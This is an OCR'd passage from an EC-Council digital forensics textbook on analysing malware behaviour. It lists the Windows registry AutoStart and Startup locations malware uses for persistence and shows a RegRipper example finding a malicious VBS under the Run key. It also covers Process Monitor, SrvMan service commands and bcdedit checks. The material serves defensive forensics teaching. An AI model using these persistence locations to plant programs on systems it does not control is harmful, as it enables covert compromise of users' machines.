



Figure 12.15: Windows AutoStart Registry Keys

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Windows AutoStart Registry Keys

The AutoStart keys within the Windows registry, which allow programs to be executed automatically upon system reboot or user login, are the most common locations targeted by malware to achieve persistence on any compromised machine.

Some of the Windows AutoStart registry keys targeted by malicious programs are discussed below:

- **Run/RunOnce Keys**

  Malware often modifies the below-mentioned registry keys to continue running on the system whenever the user logs in:

  - **HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run**
  - **HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce**

  A malicious program can also modify the following system-related keys:

  - **HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run**
  - **HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce**
  - **HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run**

- **Startup Keys**


  Malware authors also try to place their malicious executable file within the startup directory of the compromised system and create a shortcut entry on the location pointed by the Startup subkey which is set to execute the service automatically on each logon/reboot.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

These startup locations are found both at the user level and system level:

- **HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders, Common Startup**
- **HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders, Common Startup**
- **HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders, Startup**
- **HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders, Startup**

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Analyzing Windows AutoStart Registry Keys

After the malware is executed on a Windows forensic workstation, investigators can examine AutoStart registry locations via tools like Regripper to see if it follows any persistence mechanism.

The screenshot below shows the command used to parse the AutoStart registry key contents from the NTUSER.dat file of a specific user (in this scenario, Robert) to a text file named Output.txt via Regripper after the malware has been executed. The NTUSER.dat is a registry log file that stores settings and preferences specific to any user account.




Figure 12.16: Command used to parse the NTUSER.dat file of a specific user using Regripper

The analysis of the AutoStart registry key values shows an entry added to the Run key in the HKEY_CURRENT_USER hive by the malware at runtime. The malware has appended a persistent VB script file under the Run key to run automatically on user login:

- **PiQyyECwr:** New name value created under Run key
- **CaoCIboog.vbs:** Malicious VB script file installed to achieve persistence
- **Script file path:** C:\Users\Robert\AppData\Local\Temp\CaoCIboog.vbs

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 12.17: Analysis of the output.txt file

- **RegRipper**


  Source: *https://github.com*

  RegRipper is an open source tool, written in Perl, for extracting/parsing information (keys, values, data) from the Registry and presenting it for analysis.

  RegRipper consists of two basic tools, both of which provide similar capability. The RegRipper GUI allows the analyst to select a hive to parse, an output file for the results, and a profile (list of plugins) to run against the hive. It also includes a command line (CLI) tool called rip. Rip can be pointed against to a hive and can run either a profile (a list of plugins) or an individual plugin against that hive, with the results being sent to STDOUT.

  This tool run via plugins that are individual Perl scripts that each perform a specific function. Plugins can locate specific keys, and list all subkeys, as well as values and data, or they can locate specific values.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



System Behavior Analysis: Monitoring Processes

Some malware also use PEs (Portable Executable) to inject themselves into various processes (such as explorer.exe or web browsers). Investigators should perform process monitoring as it will help them understand the processes initiated and taken over by a malware after execution. They should also observe the child processes, associated handles, loaded libraries, and functions to define the nature of a file or program, gather information about processes running before execution of the malware, and compare them to the processes running after execution. This method will reduce the time taken to analyze the processes and help in easy identification of all processes started by the malware.

- **Process Monitor**

  Source: *https://docs.microsoft.com*

  Process Monitor is a monitoring tool for Windows that shows real-time file system, registry, and process/thread activity. It combines the features of two Sysinternals utilities, Filemon and Regmon, and adds enhancements including rich and non-destructive filtering, comprehensive event properties such session IDs and user names, reliable process information, full thread stacks with integrated symbol support for each operation, simultaneous logging to a file, and much more. Its uniquely powerful features will make Process Monitor a core utility in your system troubleshooting and malware hunting toolkit.

  Process Monitor includes monitoring and filtering capabilities, which includes the following:

  - More data captured for operation input and output parameters
  - Non-destructive filters allow you to set filters without losing data

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Capture of thread stacks for each operation makes it possible in many cases to identify the root cause of an operation
- Reliable capture of process details, including image path, command line, and user and session IDs
- Configurable and moveable columns for any event property
- Filters can be set for any data field, including fields not configured as columns
- Advanced logging architecture scales to tens of millions of captured events and gigabytes of log data
- Process tree tool shows the relationship between all processes referenced in a trace
- Native log format preserves all data for loading in a different Process Monitor instance
- Process tooltip for easy viewing of process image information
- Detail tooltip allows convenient access to formatted data that does not fit in the column
- Cancellable search
- Boot time logging of all operations





Figure 12.18: The Process Monitor tool

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



System Behavior Analysis: Monitoring Windows Services

Attackers design malware and other malicious code in such a way that they install and run on a computer device in the form of a service. A malware might spawn Windows services that allow attackers remote control to the victim machine and pass malicious instructions or apply rootkit techniques to manipulate HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services registry keys and avoid detection.

As many Windows services run in the background to support processes and applications, the malicious services are invisible even when performing harmful activities on the system and can function even without any intervention or input.

These malicious services run as a SYSTEM account or other privileged accounts, which provides more access than the user accounts. This makes them more dangerous than a common malware and executable code. Attackers also try to trick users and investigators alike by naming the malicious services with names similar to that of genuine Windows services to avoid detection.

Investigators need to trace the malicious services initiated by a malware during runtime analysis using tools that can detect changes in services. Investigators can use tools like Windows Service Manager for this purpose.

- **Windows Service Manager (SrvMan)**

  Source: *https://sysprogs.com*

  Windows Service Manager is a small tool that simplifies all common tasks related to Windows services. It can create services (both Win32 and Legacy Driver) without restarting Windows, delete existing services, and change service configuration.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

It has both GUI and command-line modes. It can also be used to run arbitrary Win32 applications as services (when such a service is stopped, the main application window is closed automatically).

Features:

- Allows creation of drivers and Win32 services without restarting
- Supports both GUI and command Line
- Supports all modern 32-bit and 64-bit versions of Windows
- Allows running of arbitrary Win32 applications as services
- Allows installing & running legacy driver services in a single command line call

You can use SrvMan's command line interface to perform the following tasks:

- **Creating services**

  Use the following command line to create services using SrvMan (parameters in brackets are optional):

  srvman.exe add <file.exe/file.sys> [service name] [display name] [/type:<service type>]

  [/start:<start mode>] [/interactive:no] [/overwrite:yes]

- **Deleting services**

  Use the following command to delete services using SrvMan:

  srvman.exe delete <service name>

- **Starting/stoppping/restarting services**

  Normally, SrvMan waits for the service to start. However, if you specify the /nowait parameter, SrvMan will return control immediately after the start/stop request was issued. Following are some commands to start/stop/restart services using SrvMan:

  - **srvman.exe start <service name> [/nowait] [/delay:<delay in msec>]**
  - **srvman.exe stop <service name> [/nowait] [/delay:<delay in msec>]**
  - **srvman.exe restart <service name> [/delay:<delay in msec>]**

- **Testing legacy driver**

  Test the legacy drivers by using the following command with SrvMan:

  srvman.exe run <driver.sys> [service name] [/copy:yes] [/overwrite:no] [/stopafter:<msec>]

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 12.19: Windows Service Manager

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



System Behavior Analysis: Monitoring Startup Programs

Various Trojans and malware can alter the system settings and add themselves to the startup menu to perform malicious activities continuously whenever the system starts. Therefore, investigators must monitor startup programs thoroughly while detecting trojans. Given below are the ways to detect hidden Trojans on a suspect system:

Check boot.ini

Check boot.ini or bcd (bootmgr) entries using command prompt. Open command prompt as an administrator, type **bcdedit**, and press enter button to view all boot manager entries.




Figure 12.20: bcdedit command displaying Windows Boot Manager Entries

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Check the Windows Services

To find the startup process, investigators can check the Windows services list for viewing services that start automatically when the system boots. To check the Windows services, investigators can navigate to Run → Type services.msc → Sort by Startup Type




Figure 12.21: Services window showing information about services on a local system

Check Startup Folders

